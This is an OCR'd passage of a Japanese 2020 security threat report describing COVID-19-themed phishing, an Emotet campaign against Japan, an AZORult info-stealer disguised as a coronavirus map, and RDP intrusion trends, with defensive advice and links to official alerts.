


図2.1.3　ユーザーが入力した情報を窃取するフィッシングサイトの例

これらのフィッシングサイトは、ユーザーが入力した情報を攻撃者のもとへ送信します。そして、攻撃者は窃取した情報を用いて、不正ログインや不正送金などを行う可能性があります。

本節で紹介した攻撃は、2020年上半期に多く確認されました。フィッシング対策協議会から公開されたフィッシングサイトのURL件数は以下の通りです。




図2.1.4　フィッシングサイトのURL件数推移

（フィッシング対策協議会 | 2020/06 フィッシング報告状況 [https://www.antiphishing.jp/report/monthly/202006.html]を基に作成）

2020年上半期に確認されたフィッシングサイトのURL件数は、2019年下半期のものと比較して、大幅に増加していることが分かります。これは、本節で紹介した攻撃の増加が主な要因として考えられます。
また、フィッシングサイトのURL件数は、増加傾向であることもわかります。今後も同様の攻撃が確認される可能性が高いため、注意が必要です。

■　マルウェアに感染させることを目的とした事例

マルウェアに感染させることを目的とするフィッシングメールには、マルウェアが直接添付されていることが多いです。そして、新型コロナウイルス感染症に関連する題材を利用し、ユーザーに添付ファイルを実行させる文書が記載されていることが特徴です。ユーザーがマルウェアを実行し、マルウェアに感染した場合の被害は、情報の窃取、ファイルの暗号化、ファイルの破壊、不審メールの送信、DDoS攻撃の実施など多岐にわたります。

マルウェアに感染させることを目的としたフィッシングメールには、以下のようなものを確認しています。

図2.1.5　世界保健機構(WHO)を装ったフィッシングメール




図2.1.6　フィリピン政府を装ったフィッシングメール

図2.1.5のフィッシングメールは、WHOを装っており、添付ファイルを実行することで、新型コロナウイルス感染症に関する最新情報が確認できる旨が記載されています。
図2.1.6のフィッシングメールは、フィリピン政府を装っており、新型コロナウイルス感染症の流行で不足した医療器具などを送付するために必要な情報を添付ファイルに記入することを促す旨が記載されています。
これら2つのメールに添付された3つのファイルは全てマルウェアです。ユーザーが添付ファイルを実行することで、マルウェアに感染します。

以上が、世界各地で確認されたフィッシングメール攻撃の概要です。攻撃者は政府機関、公的機関、民間企業を装い、新型コロナウイルス感染症の流行に伴い生じた社会情勢の変化を題材とした文書のフィッシングメールを大量に送信しています。

2.　日本を標的としたEmotetキャンペーン

本節では、マルウェアの感染を目的とした事例の中で、日本を標的としたEmotetのキャンペーンを紹介します。
2020年1月、実在する保健所を装い、新型コロナウイルス感染症に関連する文書のフィッシングメールが日本で大量に確認されました。




図2.2.1　実在する保健所を装うフィッシングメール
（IPA |「Emotet」と呼ばれるウイルスへの感染を狙うメールについて[https://www.ipa.go.jp/security/announce/20191202.html#L12]より引用）

上図メールのようにEmotet感染を目的としたフィッシングメールに添付されたDOCファイルは、ESET製品ではVBA/TrojanDownloader.Agentなどの検出名で検出されます。本検体名はダウンローダーのため、様々なマルウェアをダウンロードし実行しますが、2020年第1四半期はEmotetをダウンロードすることが比較的多い傾向にありました。本検体名の国内検出数推移をみると、1月中旬から2月初旬にかけて検出数が急増していることがわかります。




図2.2.2　VBA/TrojanDownloader.Agentの国内検出数推移(2020年第1四半期)

添付されたDOCファイルを実行すると、Office 365のサービスを装った英語の文章が表示されます。文章には、ユーザーに“コンテンツの有効化”をクリックさせることを促す旨が記載されています。




図2.2.3　添付ファイルの実行画面

ユーザーが”コンテンツの有効化”をクリックすると、仕込まれていたマクロが実行されます。本マクロはPowerShellを実行し、Emotetをダウンロードサーバーからダウンロードすることを試みます。

図2.2.4　マクロによって実行されたPowerShellのログ

PowerShellで実行されるコードはBase64で難読化されています。難読化されたコードをデコードし正規化すると、5種類のダウンロードサーバーと通信を試みることがわかります（次頁図2.2.5の黄色部分）。




図2.2.5　PowerShellで実行されるコードのデコード結果

Emotetは様々なモジュールをダウンロードする、多機能なマルウェアです。そのため、以下のように様々な被害に遭うことが予想されます。

- Webブラウザーやメールクライアントに保存された資格情報の窃取
- Outlookに保存されたアドレス帳やメールの窃取
- スパムメールの送信
- LAN内への感染拡大
- DDoS攻撃の実施
- 他のマルウェアのダウンロード

Emotetは2020年2月以降、目立った活動はありませんでしたが、7月中旬ごろから再び攻撃が確認されており、今後も警戒が必要です。

3.　新型コロナウイルス感染症に由来する名称のマルウェア

これまでに紹介したフィッシングメール攻撃と比較すると、事例は少なくなりますが、「Corona」や「COVID-19」などの文字列が含まれるマルウェアが複数確認されています。本節では、事例の1つとしてCorona-virus-Map.com.exeを取り上げます。

本マルウェアは、情報窃取を目的としたマルウェアAZORultの亜種です。ファイル名だけではなく、アイコンにも”CORONA VIRUS”の文字列を確認することができます。

図2.3.1　Corona-virus-Map.com.exeのアイコン拡大図

Corona-virus-Map.com.exeを実行すると、新型コロナウイルス感染症の感染者数に関する画面が表示されます。この画面は、ジョンズ・ホプキンズ大学のCoronavirus Resource Centerが提供している公式Webサイト（https://coronavirus.jhu.edu/map.html）と同様の内容が表示されます。




図2.3.2　Corona-virus-Map.com.exeと公式Webサイトの比較（2020年3月実行時のスクリーンショット）

本マルウェアが、新型コロナウイルス感染症の感染状況を表示している裏では、様々なプロセスが実行されます。




図2.3.3　Corona-virus-Map.com.exe実行時のプロセスツリー

子プロセスの中で、主に情報収集の役割を果たすのがWindwos.Globalization.Fontgroups.exeです。本プロセスが、OSやWebブラウザーに保存された情報を取得し、その情報を%APPDATA%に作成した隠しフォルダに保存します。OSから収集する情報には、デスクトップ配下のTXTファイル、OS・実行プロセスなどの情報、スクリーンショットなどがあります。加えて、Webブラウザーからは、クッキー情報、オートコンプリート情報、クレジットカード情報、パスワード情報などが収集されます。




図2.3.4　OSやWebブラウザーから収集された情報

Webブラウザーから収集された認証情報やクレジットカード情報は、下図に示すフォーマットで保存されます。




図2.3.5　Webブラウザーから収集された認証情報(上)とクレジットカード情報(下)

加えて、本プロセスはタスクスケジューラーに登録され、情報収集活動を永続化します。




図2.3.6　タスクスケジューラーに登録されたマルウェア

収集された情報は、最終的にC&Cサーバーへ送信されます。その情報を基に、攻撃者は、不正アクセスやクレジットカードの不正利用などを実施する可能性があります。

4.　まとめ

2020年上半期は、新型コロナウイルス感染症の流行に伴う社会情勢の変化に便乗した攻撃が多数確認されました。特にフィッシングメールを介するものが多く確認されています。
対策には、不審なメールに記載されたリンク先にアクセスしないことや、添付ファイルを実行しないことといった、基本的なものが重要になります。しかし、不審なメールは、政府機関、公的機関、民間企業などを装っており、さらに整った文章のものも増えつつあるため、判断に悩まされる場合もあります。そのため、誤った操作をしてしまった際に備えて、セキュリティ対策製品を導入し、シグネチャを最新の状態に保つとより対策として有効です。

フィッシングメールやサイバー攻撃は、特に多く確認されている場合、注意喚起されることがあります。注意喚起を日々確認し、組織内で共有することも対策の1つになります。以下は、新型コロナウイルス感染症の流行に便乗するサイバー攻撃に関する注意喚起の一例です。

- 総務省「特別定額給付金｜注意喚起」
  https://kyufukin.soumu.go.jp/ja-JP/alert/
- 一般財団法人 日本サイバー犯罪対策センター（JC3）「マスクに関する詐欺」
  https://www.jc3.or.jp/topics/coronavirus/mask.html
- 一般社団法人　全国銀行協会「新型コロナウイルスに乗じた犯罪等にご注意ください」
  https://www.zenginkyo.or.jp/topic/covid19-fraud/
- 世界保健機構（WHO）「Beware of criminals pretending to be WHO」
  https://www.who.int/about/communications/cyber-security
- US-CERT「Defending Against COVID-19 Cyber Scams」
  https://us-cert.cisa.gov/ncas/current-activity/2020/03/06/defending-against-covid-19-cyber-scams

執筆時現在（2020年8月）、新型コロナウイルス感染症の脅威は未だに収まっていません。そのため、今後も新たな社会情勢の変化に沿ったフィッシングメールやマルウェアが確認されることが予想されます。

3

RDPを狙った攻撃

第3章　　RDPを狙った攻撃

1.　RDPの利用増加と攻撃の増加について

2020年上半期は、新型コロナウイルス感染症の影響により働き方が大きく変化しました。出勤した際の感染リスクを避けるため、テレワーク勤務をおこなう企業が増えてきています。東京商工会議所が東京都内の会員企業に対して行った調査においても、2020年3月時点での実施率と比較して6月での実施率が40%以上増加していることが分かっています（図3.1.1）。また、実施していると回答した企業の半数以上が、緊急事態宣言発令以降（2020年4月8日～）にテレワークを開始していることも分かります。




図3.1.1　テレワーク実施率とテレワークを開始した時期について
（東京商工会議所「テレワークの実施状況に関する緊急アンケート　調査結果」を基に作成）　引用元URL: https://www.tokyo-cci.or.jp/page.jsp?id=1022366

このテレワーク勤務を行う方法の一つとして、Windowsのリモートデスクトップ機能の利用があります。リモートデスクトップ機能は、ネットワークで接続された他のPCの画面を遠隔操作し、業務行うものです。リモートデスクトップでは、RDP(Remote Desktop Protocol)と呼ばれる通信プロトコルを使用します。そのRDPを狙った攻撃が、今増加しています。
RDPを狙った攻撃自体は、今までも観測していましたが、2020年2月以降検出数が大きく増加しています（図3.1.2）。




図3.1.2　RDPを狙った脅威の月別推移グラフ(2020年上半期・国内)
※2020年1月の検出数を100%として設定

本章では、RDPを狙った攻撃とその対策についてご紹介したいと思います。

2.　RDPを狙った攻撃の流れ

RDPを狙った攻撃の流れが、図3.2.1です。この流れは、大きく3つの段階に分かれています。




図3.2.1　RDPを狙った攻撃の流れ

この3つの段階をそれぞれ解説していきます。
最初は、RDPへ侵入段階です(図3.2.2)。ここでは、侵入できるかどうかの偵察なども行われています。主に確認されている侵入経路は、2つです。
1つ目が、RDP認証に対してブルートフォース攻撃、パスワードリスト攻撃や辞書攻撃を行う方法です。RDP認証に必要なユーザー名とパスワードをツールに自動で入力させ、ログインできるまで繰り返させます。入力する内容は、文字の総当たりから辞書に掲載されている単語を組み合わせたものまであります。近年では、ダークウェブ上で漏えいしたRDPのログイン情報が扱われていることもあり、パスワードリストを作成して入力することが多いです。パスワードの設定に不備があると簡単に認証を突破されてしまいます。
2つ目は、RDPの脆弱性を悪用する方法です。BlueKeep(CVE-2019-0708)と呼ばれる脆弱性を悪用するものが確認されています。対象となるOSは、Windows 7以前のOS、またはWindows Server 2008 R2以前のOSで、悪用されると認証情報やユーザーの操作なしにバックドア経由で侵入されてしまいます。




図3.2.2　RDPへの侵入経路

続いて、同一ネットワーク内での横展開される段階です(図3.2.3, 図3.2.4)。
横展開の方法も、侵入経路と同様です。
RDP認証に対してブルートフォース攻撃、パスワードリスト攻撃や辞書攻撃を行う方法とRDPの脆弱性を悪用する方法の2つがあります。




図3.2.3　同一ネットワーク内での横展開①

